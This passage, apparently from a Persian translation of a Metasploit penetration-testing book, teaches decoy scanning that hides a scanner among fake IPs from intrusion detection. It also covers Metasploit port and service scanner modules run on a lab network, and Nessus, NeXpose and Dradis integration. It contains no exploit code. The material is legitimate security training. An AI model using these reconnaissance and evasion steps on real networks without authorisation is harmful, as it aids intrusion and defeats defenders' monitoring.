پویش بالا مثالی برای نشان دادن نحوه استفاده از این نوع پویش است. آی پی آدرسس هایی که بعد از پارمتر D– قرار گرفته اند دروغین هستند و باعث می شود هنگامی که عملیات پویش را انجام می دهید این دو آی پی به همراه آی پی آدرسس اصلی شما توسط سیستم های تشخیص نفوذ و دیوار های آتش ذخیره شود. که همین عمل باعث سردگمی مدیر شبکه می شود. زیرا نمی تواند تشخیص دهد کدام یک از این آی پی آدرسس ها عمل پویش واقعی را انجام داده است. حتی می توانید میزبان های دیگری را هم اضافه کنید زیرا هر چقدر تعداد میزبان ها بیشتر باشد فرآیند شناسایی سخت تر می شود.

بررسی ماژول های کمکی[1] متاسپلویت برای پویشگری

ماژول های کمکی که در برنامه متاسپلویت وجود دارند می توانند برای انجام دادن پویش های گوناگونی به متخصصان کمک کنند. زیرا هر کدام از آن ها می توانند برای انجام وظیفه خاصی توسط متخصصان امنیت مورد استفاده قرار می گیرد. در متاسپلویت تعداد بسیار زیادی ماژول کمکی وجود دارد که در مورد آن ها بحث خواهیم کرد.

برای استفاده از هر نوع ماژولی که مد نظر دارید، باید سه گام اساسی را انجام بدهید که ماژول آماده استفاده شود. اجازه بدهید در مورد این سه گام بحث کنیم.

1. **فعال کردن ماژول :** ابتدا باید با استفاده از دستور Use ماژول مد نظر خود را برای انجام عملیات خاص مد نظر خود انتخاب و آماده استفاده کنیم.
2. **اعمال تنظیمات :** در گام دوم با استفاده از دستور set پارامتر های مختلفی که ماژول کمکی برای اجرا شدن به آن ها نیاز دارد را تنظیم می کنیم.
3. **اجرا کردن ماژول :** در گام آخر بعد از انجام دادن دو گام پیشین به صورت کامل، از دستور run برای اجرای نهایی ماژول استفاده می کنیم.

علاوه بر این ها، برای دیدن ماژول های کمکی که برای انجام عملیات های پویشگری در متاسپلویت وجود دارد می توانید به مسیر زیر در بکتراک بروید.

---

c3phalex1n@bt:~# cd /pentest/exploits/framework3/modules/auxiliary/scanner

---

و برای استفاده از هر کدام از ماژول های موجود ابتدا باید متاسپلویت را اجرا کنید و سپس آن را مورد استفاده قرار بدهید. اجازه بدهید به صورت عملی انجام این گام ها را برای استفاده از یک ماژول کمکی در متاسپلویت به شما نشان دهیم. برای شروع اجازه بدهید ماژول های کمکی که برای پویش درگاه ها وجود دارد را جستجو کنیم.

---

msf > search portscan
Matching Modules
==========
Name Disclosure Date Rank Description
---------- ---- ---------- ----

[1] Auxiliary

auxiliary/scanner/portscan/ack normal TCP ACK Firewall Scanner
auxiliary/scanner/portscan/ftpbounce normal FTP Bounce Port Scanner
auxiliary/scanner/portscan/syn normal TCP SYN Port Scanner
auxiliary/scanner/portscan/tcp normal TCP Port Scanner
auxiliary/scanner/portscan/xmas normal TCP "XMas" Port Scanner

---

طبق مراحل سه گانه آماده سازی ماژول های کمکی متاسپلویت که در بالا ذکر شد این فرآیند را انجام می دهیم. اجازه بدهید کار خود را شروع کنیم. برای فعال سازی و آماده استفاده کردن ماژول مورد نظر خود به صورت زیر آن را انتخاب و فعال می کنیم.

---

msf > use auxiliary/scanner/portscan/syn

msf auxiliary(syn) >

بعد از فراخوانی ماژول مشاهده می کنید که خط فرمان به نام ماژولی که انتخاب کردیم تعویض شد. که این نشان دهنده این است که ماژول مد نظر ما فعال شده است. حال اجازه بدهید ببینیم چه پارامتر هایی مورد نیاز این ماژول هست. با دستور show options می توانید پارامتر های مورد نیاز ماژول مد نظر خود را ببینید.

---

msf auxiliary(syn) > show options
Module options (auxiliary/scanner/portscan/syn:)

Name	Current Setting	Required	Description
BATCHSIZE	256	yes	number of hosts to scan per set
INTERFACE		no	The name of the interface
PORTS	1-10000	yes	Ports to scan
RHOSTS		yes	target address range or CIDR
SNAPLEN	65535	yes	The number of bytes to capture
THREADS	1	yes	The number of concurrent threads
TIMEOUT	500	yes	The reply read timeout in milliseconds

در اولین ستون (Name) تمامی پارامتر هایی را که این ماژول برای فعالیت خود به آن ها نیاز دارد نمایش داده شده است. و در زیر ستون Required ضروریت و یا غیر ضروری بودن پارامتر برای عمل پویش نشان داده

شده که اگر جلوی پارامتر Yes باشد استفاده از آن ضروری و اگر No باشد استفاده از آن ضروری نیست. در حالت کلی می بینید که تمامی پارامتر ها با مقدار پیش فرضی مقدار دهی شده اند. به جزء پارامتر RHOSTS که مقداردهی نشده است. RHOSTS آی پی آدرس هدف و یا محدوده آدرسس آی پی هایی را که قصد دارید عمل پویش را بر روی آن ها انجام دهید را شامل می شود. خب اجازه بدهید پارامتر RHOSTS را با آی پی آدرس هدفمان مقدار دهی کنیم.

---

msf auxiliary(syn) > set RHOSTS 192.168.56.1
RHOSTS => 192.168.56.1

بعد از اینکه با استفاده از دستور عمل بالا پارامتر RHOSTS را مقدار دهی کردیم، ماژول آماده انجام یک پویش از نوع Syn بر روی هدفمان است. البته می توانید با استفاده از دستور Set در دیگر پارامتر های این ماژول تغییرات ایجاد کنید. به عنوان مثال من می خواهم محدوده درگاه ها برای پویش را عوض کنم. برای انجام این تغییرات می توانم از دستور زیر استفاده کنم.

---

msf auxiliary(syn) > set PORTS 1-500

با دستور بالا محدوده درگاه هایی که به صورت پیش فرض برای پارامتر PORTS لحاظ شده بودند را به محدوده درگاه های 1 تا درگاه 500 با دستور بالا تغییر دادم. و در گام آخر ماژول را با دستور run اجرا خواهیم کرد تا عملیات خود را انجام دهد.

---

msf auxiliary(syn) > run

اگر به درستی تمامی مراحل را انجام داده باشید، ماژول یک پویش Syn را با موفقیت انجام خواهد داد و نتایج پویش خود را در خروجی نمایش می دهد. در هر حال اگر نتوانستید به درستی مراحل موجود در این قسمت را فرا بگیرید، نگران نباشید. زیرا که در قسمت های بعدی به صورت کامل تری به این موضوع خواهیم پرداخت.

مدیریت تردها

تنظیم و مدیریت ترد ها در ماژول های کمکی می تواند کارایی ماژول کمکی را بالا ببرد. در قسمت قبل مشاهده کردید که یک آی پی آدرسس را در شبکه مورد پویش قرار دادیم بدون آنکه با محتویات پارامتر

THREADS کاری داشته باشیم و در مقدار آن تغییرات ایجاد کنیم. در هر حال اگر ما در قسمت قبل مقدار ترد را افزایش می دادیم پویش با سرعت بیشتری انجام می گرفت. به عنوان مثال من در این قسمت می خواهم مقدار پیش فرض پارامتر RHOSTS که مقدار یک هست را به مقدار 10 تغییر بدهم. برای لحاظ کردن این تغییرات به شکل زیر عمل می کنیم.

---

msf auxiliary(syn) > set THREADS 10

پویشگری سرویس های هدف با ماژول های کمکی متاسپلویت

حال اجازه بدهید برای شناسایی سرویس هایی که بر روی هدف در حال اجرا و خدمات دهی هستند عملیات پویش را به وسیله ماژول های کمکی موجود در فریمورک متاسپلویت انجام بدهیم. پویش ها مختلفی مبنی بر شناسایی سرویس دهنده ها می توان با استفاده از ماژول های کمکی موجود در متاسپلویت انجام داد از قبیل شناسایی سرویس های VNC، FTP، SMB، و غیره... که شخص متخصص می تواند برای انجام این پویش ها از ماژول های کمکی مختص این نوع پویش ها در متاسپلویت استفاده کند که واقعا بسیار مفید هستند.

خب، اجازه دهید ببینیم چه ماژول های کمکی برای پویش های مبتنی بر سرویس برایمان در متاسپلویت موجود است. می توانید برای انجام این کار به مسیر زیر بروید.

---

c3phalex1n@bt:~# cd /pentest/exploits/framework/modules/auxiliary/scanner

backdoor emc ip mysql pop3 sap ssh vnc db2 finger lotus netbios portscan sip telephony voice dcerpc ftp misc nfs postgres smb telnet vxworks dect http motorola ntp rogue smtp tftp x11 discovery imap mssql oracle rservices snmp upnp

---

مشاهده می کنید که تعداد بسیار زیادی ماژول برای پویش کردن سرویس های مختلف وجود دارد که هر کدام از آن ها می توانند در طی آزمایش امنیت برای متخصص یا شخص نفوذگر بسیار مفید باشند. اجازه بدهید با برخی از آن ها کار کنیم و کلیات کار کار کردن با آن ها و نحوه مورد استفاده قرار دادن آن ها را به شما نشان دهیم. به طور کلی استفاده از ماژول ها در متاسپلویت بسیار آسان است، زیرا که طی انجام سه فرآیند که در درس های قبل آموختید می توانید ماژول را آماده استفاده کنید.

خب حال بگذارید کار خودمان را با استفاده از ماژول پویش NetBIOS شرح بدهیم. متخصصین می توانند با پویش NetBIOS ماشینی که دارد از سیستم عامل ویندوز استفاده می کند را شناسایی کنند. در این قسمت قصد بر این داریم که یک محدوده از شبکه را مورد پویش قرار بدهیم تا مشاهده کنیم بر روی کدام از ماشین های موجود در شبکه سرویس NetBIOS در حال اجراست.

```
msf > use auxiliary/scanner/netbios/nbname
msf auxiliary(nbname) > show options
Module options (auxiliary/scanner/netbios/nbname:)
Name  Current Setting Required Description
----------- -------- ---------- ----
BATCHSIZE 256 yes The number of hosts to probe
CHOST no The local client address
RHOSTS yes The target address range
RPORT 137 yes The target port
THREADS 1 yes The number of concurrent threads
msf auxiliary(nbname) > set RHOSTS 192.168.56.1/24
RHOSTS => 192.168.56.1/24
msf auxiliary(nbname) > set THREADS 10
THREADS => 10
```

در بالا مشاهده می کنید که مقدار RHOSTS و همچنین عدد ترد تنظیم شده است. حال اجازه بدهید ماژول را اجرا کنیم و نتیجه را تحلیل کنیم.

```
msf auxiliary(nbname) > run
[*] Sending NetBIOS status requests to 192.168.56.0->192.168.56.255 (256 hosts)
[*] 192.168.56.1 [DARKLORD-PC] OS:Windows Names:(DARKLORD-PC, WORKGROUP,
__MSBROWSE__) Addresses:(192.168.56.1) Mac:08:00:27:00:a8:a3
[*] 192.168.56.103 [SP3] OS:Windows Names:(SP3, WORKGROUP)
Addresses:(10.0.2.15, 192.168.56.103) Mac:08:00:27:4b:65:35
[*] 192.168.56.102 [ABHINAV-5C02603] OS:Windows Names:(ABHINAV-5C02603,
WORKGROUP) Addresses:(10.0.2.15, 192.168.56.102) Mac:08:00:27:34:a8:87

[*] Scanned 256 of 256 hosts (100% complete)
```

در شبکه ای که مورد پویش قرار دادیم سه ماشین در حال اجرا هستند که از NetBIOS استفاده می کنند. همچنین در نتیجه پویش آدرسس مک مربوط به ماشین ها هم گزارش داده شده است.

بگذارید برای تفهیم بیشتر یک سرویس دیگر را مورد پویش قرار دهیم. این بار تلاش خواهیم کرد بفهمیم بر روی کدام از ماشین های موجود در شبکه درون کدام ماشین سرویس بانک اطلاعاتی MySql در حال اجراست و همچنین چه نسخه ای از آن بر روی مایشن هدف مورد استفاده است.

```
msf > use auxiliary/scanner/mysql/mysql_version
msf auxiliary(mysql_version) > show options
Module options (auxiliary/scanner/mysql/mysql_version):
Name        Current        Setting        Required        Description
----        ---------------  --------          -----------
RHOSTS                     yes        The target address range
RPORT       3306           yes        The target port
THREADS     1              yes        The number of concurrent threads

msf auxiliary(mysql_version) > set RHOSTS 192.168.56.1/24
RHOSTS => 192.168.56.1/24
msf auxiliary(mysql_version) > set THREADS 10
THREADS => 10
msf auxiliary(mysql_version) > run
[*] 192.168.56.102:3306 is running MySQL, but responds with an error:  x04Host
'192.168.56.101' is not allowed to connect to this MySQL server
```

در طی فرآیند پویش انجام شده یک آی پی آدرس شناسایی شده است که بر روی آن سرور MySql در حال اجراست. اما متاسفانه، ماشین هدف اجازه نمی دهد با سرور MySql ارتباط برقرار کرد.

خب در این مثال هم مشاهده کردید که به چه آسانی توانستیم با استفاده از ماژول های کمکی متاسپلویت اطلاعات مفیدی به دست آوریم. این ها کلیاتی بود از نحوه استفاده ماژول های کمکی متاسپلویت که می توانند به متخصصان امنیت بسیار انعطاف بدهند. این را هم بخاطر بسپارید، ماژول هایی که در فریمورک متاسپلویت وجود دارند باعث می شود که بتوانید درک بیشتری از هدف خود بدست آورید.

پویشگری ضعف های امنیتی با Nessus

تا کنون، ما یاد گرفتیم که چگونه درگاه ها را با کمک برنامه Nmap پویش کنیم، علاوه بر برنامه Nmap برنامه های بسیار دیگری هم وجود دارند که در راستای پویشگری توسعه داده شده اند که می توانید از آن ها در فرآیند پویشگری با قابلیت های افزون استفاده کنید. در این قسمت ابزارهایی را مورد بررسی قرار خواهیم داد که درگاه های باز و سرویس های موجود بر روی هدف را پویش می کنند و پس از آن تلاش می کند نوع آسیب پذیری که ممکن است بر روی هدف مورد پویشمان وجود داشته باشد را تعیین کنند. اجازه دهید کار خودمان را با پویشگر امنیتی Nessus شروع کنیم.

Nessus یکی از پویشگر های ضعف های امنیتی معروف است که در محدوده گسترده ای مورد استفاده متخصصین قرار می گیرد. این پویشگر هدف را در طیف وسیعی از آسیب پذیری ها مورد پویش قرار می دهد

و سپس از پویش خود یک گزارش دقیق به ما می دهد. Nessus یک برنامه بسیار مفید در طی آزمایش نفوذپذیری است که می توانید آن را از طریق دو رابط مورد استفاده قرار بدهید. یک محیط گرافیکی آن که معروفترین رابط مورد استفاده است دو از طریق رابط متاسپلویت از آن استفاده کنید که در این کتاب ما بر روی روش دوم متمرکز خواهیم شد.

برای شروع به کار کردن با Nessus در محیط msfconsole، ابتدا باید Nessus را در متاسپلویت بارگزاری کنیم و سپس به سرور آن متصل شویم. شایان ذکرست که باید قبل از انجام این کار، Nessus را نصب کرده و برای سرور آن یک نام کاربری و پسورد تعریف کرده باشید تا بتوانید به سرور آن متصل شوید و عملیات مد نظر خود را انجام دهید. از همین روی در زمینه دوم کتاب نحوه نصب کردن Nessusآموزش داده شده است که می توانید از آن برای نصب و پیکربندی آن کمک بگیرید.

بعد از اینکه متاسپلویت را اجرا کردید، ابتدا باید به بانک اطلاعاتی خود متصل می شویم تا بتوانیم نتایج پویشگری برنامه را در آن ذخیره کنیم. فرآیند اجرا و اتصال به بانک اطلاعاتی هم در فصول قبلی آموزش داده شده است که می توانید از آن کمک بگیرید. سپس بعد از اینکه به بانک اطلاعاتی متصل شدید نوبت به بارگزاری افزونه Nessus می رسد.

برای اتصال پیدا کردن به بانک اطلاعاتی و بارگزاری افزونه Nessus در فریمورک متاسپلویت دستورات زیر را باید اجرا کنید.

---

msf > db_connect postgres:milad@127.0.0.1:7175/msf3
msf > load nessus
[*] Nessus Bridge for Nessus 4.2.x
[+] Type nessus_help for a command listing

[*] Successfully loaded plugin: nessus

بعد از اینکه به صورت موفقیت آمیز افزونه Nessus را بارگزاری کردید، وقت آن می رسد که آن را به سرور اصلی Nessus متصل کنیم که برای انجام این کار از دستورات زیر برای متصل کردن افزونه به سرور اصلی برنامه Nessus استفاده می شود.

---

msf > nessus_connect root:toor@localhost ok
[*] Connecting to https://127.0.0.1:8834/ as root

[*] Authenticated

بعد از اعمال کردن دستور بالا پیامی با مضمون شناسایی موفقیت آمیز بود رو به رو خواهید شد که حاکی از آن است که به درستی به سرور nessus متصل شده اید. حال می توانید از این برنامه درون متاسپلویت استفاده کنید و لذت ببرید.

در بالا مشاهده می کنید که ما برای اتصال به سرور اصلی Nessus از نام کاربری root و کلمه عبورtoor استفاده کرده ایم. خیلی مواقع این سوال برای هنر آموز پیش می آید که این نام کاربری و پسورد را باید چگونه تعریف کرد؟! همانطور که پیشتر ذکر کردم، قبل از اینکه فرآیند بالا را انجام دهید باید پویشگر امنیتی Nessus را نصب و پیکربندی کنید. در طی پیکربندی Nessus این نام کاربری و کلمه عبور تعریف می شود که به صورت کامل در زمینه دوم کتاب شرح داده شده است. که ابتدا باید به آنجا رجوع کنید و سپس آموزش این قسمت را ادامه بدهید.

شرح دو دستور کاربردی در Nessus : بعضی اوقات نیاز می شود که مشاهده کنیم چه کاربر هایی در پویشگر موجود است. از همین روی برای دیدن لیست کاربر های موجود در Nessus از دستور nessus_user_list می توان استفاده کرد. و همچنین می توانید برای اضافه کردن یک کاربر جدید به Nessus از دستور nessus_user_add استفاده کنید و با استفاده از دستور nessus_policy_list می توانید لیست policy های موجود در Nessus را مشاهده کنید.

هنگامی که Nessus به سرور اصلی متصل است. می توان از آن برای پویش ماشین های هدف استفاده کرد. فرآیند پویشگری توسط Nessus بسیار آسان و سریع است. بگذارید یک عملیات پویش را بر روی یک هدف انجام بدهیم تا مشاهده کنید چگونه عملیات پویش توسط Nessus انجام می گیرد. برای شروع پویشمان به صورت زیر عمل می کنیم.

```
msf > nessus_scan_new -1 testscan 192.168.56.102
[*] Creating scan from policy number 1, called "testscan" and scanning
192.168.56.102
[*] Scan started. uid is 9d337e9b-82c7-89a1-a194-

4ef154b82f624de2444e6ad18a1f
```

شرح دستورات بالا:

nessus_scan_new: این دستور به برنامه اعلان می کند که یک عملیات پویش جدید انجام دهد.

-1 : با استفاده از این پارامتر، ما بین Policy های موجود در Nessus، Policy مد نظرمان را انتخاب می کند.

Testscan : این پارامتر نام ذخیره سازی عملیات پویشگری ما در بانک اطلاعاتی است.

192.168.56.102: آدرس هدف است که قصد داریم بر روی آن عملیات پویش را انجام بدهیم.

هنگامی که فرآیند پویشگری تمام می شود. هدف بعدیمان این است که لیست گزارشات Nessus را مشاهده کنیم. اجازه بدهید گزارش Nessus را ببینیم.

```
msf > nessus_report_list
 [+]Nessus Report List
ID                                                  Name        Status
----                                                ------      -------
9d337e9b-82c7-89a1-a19-4ef154b82 f624de2444e6ad18a1f  testscan    completed
```

ستون ID که در بالا مشاهده می کنید ID نتیجه پویش Nessus که انجام داده است را گزارش می کند. اجازه بدهید این گزارش را حالا به بانک اطلاعاتی وارد کنیم.

```
msf > nessus_report_get 9d337e9b-82c7-89a1-a1944ef154b82f624de2444e6ad18a1f

[*] importing 9d337e9b-82c7-89a1-a1944ef154b82f624de2444e6ad18a1f
```

هنگامی که گزارش را در بانک اطلاعاتی وارد می کنید. می توانید با استفاده از دستورات تحت کنسول بر روی آن عملیات های مختلفی را انجام بدهید و ضعف های امنیتی که کشف شده است را تجزیه و تحلیل کنید. برای مشاهده ضعف های امنیتی موجود بر روی هدف می توانید از دستور زیر استفاده کنید.

```
msf> hosts –c address, vuls, os_name
```

کار کردن با Nessus در مرورگر

همانطور که در بخش های قبل ذکر کردیم، علاوه بر اینکه می توانید Nessus را در محیط تحت کنسول مورد استفاده قرار بدهید، همچنین می توانید از محیط گرافیکی آن هم استفاده به عمل آورید که دارای محیط بسیار قدرتمند و شکیلی است و علاوه بر آن نسبت به رابط کنسول استفاده از آن راحت تر است.

بازهم این نکته قابل ذکرست، هنگامی می توانید به محیط گرافیکی Nessus دسترسی پیدا کنید که آن را نصب و پیکربندی کرده باشید. بعد از اینکه این فرآیند را انجام دادید. به آدرس زیر با استفاده از مرورگر خود بروید.

---

https://localhost:8834

پویشگری با استفاده از NeXpose

در فصول قبل، با یک ابزار فوقالعاده قدرتمند به نام Nessus برای پویش کردن ضعف های امنیتی بر روی اهداف خود آشنا شدید. حال در این قسمت یک ابزار مهم دیگر برای پویش ضعف های امنیتی را معرفی خواهیم کرد که NeXpose نام دارد. NeXpose یک برنامه معروف است که توسط کمپانی Rapid7 توسعه داده می شود. این پویشگر عملیات شناسایی ضعف های امنیتی را انجام می دهد و نتایج مهم را به بانک اطلاعاتی متاسپلویت وارد می کند. استفاده کردن از NexPose از Nessus راحتتر است که در درس های قبل کار با آن را فرا گرفتید. خب اجازه بدهید سریعا یک نگاهی به این ابزار بیندازیم و نحوه کار با آن را شرح دهیم.

برای شروع به کار با برنامه NeXpose از طریق رابط کنسول متاسپلویت ابتدا باید همانند استفاده از برنامه Nessus به بانک اطلاعاتی متاسپلویت متصل شویم، سپس افزونه NeXpose را در متاسپلویت بارگزاری می کنیم و به سرور اصلی آن با استفاده نام کاربری و کلمه عبوری که برای آن تعریف کردیم متصل می شویم تا بتوانیم فرآیند پویشگری را انجام بدهیم.(در زمینه دوم کتاب آموزش نصب کردن Nexpose داده شده است.) اجازه بدهید این فرآیند را در زیر نشان دهیم.

---

msf > db_connect postgres:milad@127.0.0.1:7175/msf3
msf > load nexpose
msf > nexpose_connect c3phalex:toor@localhost ok
[*] Connecting to NeXpose instance at 127.0.0.1:3780 with username c3phalex...

حال که به سرور اصلی برنامه متصل شده ایم می توانیم هدف مد نظر خود را پویش و از نتیجه عملیات گزارش ایجاد کنیم. به این موضوع دقت کنید، دو دستور وجود دارد که برای پویشگری توسط NeXpose پشتیبانی می شود. اولین دستور nexpose_scan و دیگری nexpose_discover است. که با استفاده از دستور nexpose_scan می توانید یک محدوده از آی پی آدرسس ها را پویش کنید و نتایج پویش خود را وارد بانک اطلاعاتی کنید و از دستور دوم می توانید برای انجام عملیات شناسایی میزبان ها و سرویس هایی که بر روی

آن ها موجود است استفاده کنید. بگذارید یک عمل پویش ساده بر روی هدفمان با استفاده از NeXpose انجام بدهیم.

```
msf > nexpose_discover 192.168.56.102
[*] Scanning 1 addresses with template aggressive-discovery in sets of 32

[*] Completed the scan of 1 addresses
```

هنگامی که عملیات پویش توسط NeXpose تمام شد. می توانیم نتایج پویش را با استفاده از دستور hosts در کنسول مشاهده کنیم. اجازه بدهید ببینیم Nexpose چه گزارشی برایمان ایجاد کرده است.

```
msf > hosts -c address,os_name,os_flavor
Hosts
=====
address          os_name     os_flavor
-------          -------     ---------
192.168.56.102   Microsoft   Windows XP

msf >
```

وارد کردن نتایج پویش به متاسپلویت

شایان ذکرست، اگر این پویشگر ها را از طریق رابط کاربری کنسول متاسپلویت مورد استفاده قرار می دهید می توانید از این قسمت چشم پوشی کنید. اما اگر از رابط گرافیکی هر یک از برنامه های Nessus یا NeXpose استفاده می کنید. باید این موضوع را مد نظر داشته باشید که برای وارد کردن نتایج پویش خود به بانک اطلاعاتی فریمورک متاسپلویت باید به صورت دستی عمل کنید تا بتوانید نتایج پویش خود را وارد بانک اطلاعاتی کنید.

حال در فصول بعدی خواهید آموخت که چرا ذخیره سازی تمامی این عملیات ها در بانک اطلاعاتی متاسپلویت بسیار ضروری و حساس است و خواهید آموخت که چگونه با استفاده از ویژگی autopwn به صورت خودکار اکسپلویت هایی برای بهره برداری از آسیب پذیری های موجود بر روی هدف استفاده کنید. در هر حال شما می توانید برای وارد کردن نتایج پویش خود که در یک فایل با فرمت XML ذخیره می شود از دستور db_import برای وارد کردن آن به بانک اطلاعاتی متاسپلویت استفاده کنید.

```
msf > db_import nexposelist.xml
[*] Importing 'Nexpose XML (v2)' data
[*] Importing host 192.168.56.102

[*] Successfully imported /root/nexposelist.xml
```

به اشتراک گزاری اطلاعات با استفاده از Dradis

در دروس قبلی، آموختیم که چگونه با استفاده تکنیک های گوناگون درباره هدف خودمان اطلاعات جمع آوری کنیم. اما این را در نظر داشته باشید هنگامی که آزمون نفوذپذیری را انجام می دهیم. باید توانایی این را داشته باشیم که بتوانیم اطلاعات پروژه را ما بین بقیه متخصصین که همانند ما بر روی پروژه فعالیت می کنند به اشتراک بگذاریم. در این قسمت؛ خواهید آموخت که چگونه با استفاده از فریمورک Dradis اطلاعات آزمایش نفوذپذیری را بین دیگران به اشتراک بگذارید. فریمورک Dradis یک برنامه متن باز است که برای به اشتراک گزاری اطلاعات در طی ارزیابی امنیت مورد استفاده قرار می گیرد. این برنامه دارای چندین مزیئت است که آن را به یک ابزار خارق العاده برای به اشتراک گزاشتن اطلاعات تبدیل می کند. برخی از آن مزیئت ها به شرح زیر است.

1. ارتباط برقرار کردن از طریق SSL
2. پیوست کردن فایل ها و یادداشت ها به گزارش ها
3. وارد کردن اطلاعات پویش برنامه های Nessus، NeXpose و غیره.
4. برقراری ارتباط با سیستم های خارجی.

اگر چه این برنامه نمی تواند به ما در طی جمع آوری اطلاعات از هدف کمک کند. اما این ابزار برای همه متخصصین امنیت حرفه ای بسیار مهم است، زیرا که از طریق آن می توانند نتایج آزمایش و یافته های خود را به اشتراک بگذارند. قبل از اینکه این برنامه را مورد استفاده قرار بدهید باید آن را نصب کنید که در پیوست دوم کتاب روش نصب آن شرح داده شده است.


برای اجرا کردن برنامه، باید ابتدا به مسیر نصب برنامه بروید و سپس آن را مانند زیر اجرا کنید.

```
root@bt:/pentest/misc/dradis-git# ./start.sh
```


هنگامی که دستور بالا به صورت موفقیت آمیز اجرا شود. می توانیم فریمورک را با رفتن به مسیر زیر از طریق مرورگر اجرا کنیم و مورد استفاده قرار بدهیم.


https://127.0.0.1:3004

هنگامی که به مسیر زیر می روید باید یک نام کاربری و کلمه عبور برای فریمورک تعریف کنید.




و در آخر هنگامی که به فریمورک با اعتبار (نام کاربری و کلمه عبور) خود وارد شده باشید، با یک صفحه شبیه به تصویری که در زیر آورده شده است رو به رو خواهید شد. مشاهده می کنید که پنج گزینه در گوشه ی سمت چپ از فرمورک وجود دارد که این گزینه ها از add branch، import from file، expoert، add note و در آخر گزینه note categories تشکیل شده اند. اجازه دهید ببینیم که چه کاری این گزینه ها برای ما انجام می دهند.

1. **گزینه Add branch :** می توانیم از طریق این گزینه یک IP جدید و یا نام دامنه برای گزارش خودمان در نظر بگیریم و در گام بعد اطلاعات مربوط به آن را وارد کنیم.
2. **گزینه Add note :** این گزینه ما را قادر می سازد اطلاعاتی که در طی پویش خود جمع آوری کردیم را به فریمورک برای به اشتراک گزاری اضافه کنیم. به عنوان مثال، ما می توانیم نتایج پویش برنامه هایی از قبیل Nmap، nessus و غیره را به برنامه اضافه کنیم.
3. **گزینه Note categories :** به ما کمک می کند گزارشات موجود در فریمورک را مشاهده کنیم. که شامل گزارشات مختلف برنامه ها از قبیل Brup، Nessus، NeXpose، Nmap و غیره می شود که می توانید گزینه مناسب را برای دیدن گزارش خود انتخاب کنید. در تصویر زیر اطلاعات پویش Nmap که بر روی محدوده آی پی آدرسس های 24/192.168.56.1 صورت گرفته نمایش داده شده است.



کار بعدی که ما با فریمورک Dradis قصد انجام آن را داریم وارد کردن یک گزارش و خارج کردن گزارش ایجاد شده است.

4. **گزینه Import from file :** این گزینه به ما انعطاف پذیری لازم برای وارد کردن نتایج پویش که قبلا توسط پویشگر های مختلف دیگر صورت گرفته اند می دهد. همین موضوع باعث افزایش قدرت این فریمورک شده است، شما می توانید در طی آزمایش های نفوذ خود از ابزار های گوناگون استفاده کنید و نتایج آن ها را در فریمورک Dradis وارد و از ترکیب آنها یک گزارش تولید کنید.
5. **گزینه Export :** این گزینه متخصصین حرفه ای را قادر می سازد که آزمایش های نفوذی که بر روی یک سری دامنه و یا اهداف مختلف انجام داده اند را در قالب یک گزارش کامل برای همه دامنه ها و... ایجاد کنند. گزارش ایجاد شده می تواند با فرمت XML و یا HTML ایجاد گردد.



Operating System-based Vulnerability Assessment and Exploitation

In this chapter, we will cover:

1. Exploit usage quick tips
2. Penetration testing on a Windows XP SP2 machine
3. Binding a shell to the target for remote access
4. Penetration testing on the Windows 2003 Server
5. Windows 7/Server 2008 R2 SMB client infinite loop
6. Exploiting a Linux (Ubuntu) machine
7. Understanding the Windows DLL injection flaws

فصل پنجم

سوء استفاده و ارزیابی امنیت مبتنی بر سیستم عامل[1]

در فصل قبل، ما بر روی جمع آوری اطلاعات از هدفمان متمرکز شدیم و توانستیم اطلاعات مختلفی که شامل آی پی آدرس هدف، درگاه های باز، سرویس های موجود، نوع سیستم عامل و... غیره باشد را بدست آوریم. اما یکی از بزرگترین فعالیت ها در فرآیند جمع آوری اطلاعات، بدست آوردن فهم دقیقی در مورد سیستم عامل مورد استفاده توسط سرور یا ماشین هدف است. این اطلاعات می تواند در آزمایش امنیت برایمان بسیار مفید باشد، زیرا می توانیم به سرعت از ضعف های امنیتی که بر روی سیستم عامل هدف وجود دارد آگاه گردیم و از اکسپلویت های عمومی برای سوء استفاده از آن ضعف های امنیتی استفاده کنیم به همین دلیل داشتن دانش در مورد سیستم عامل هدف می تواند کار ما را تا حد زیادی سهولت بخشد.

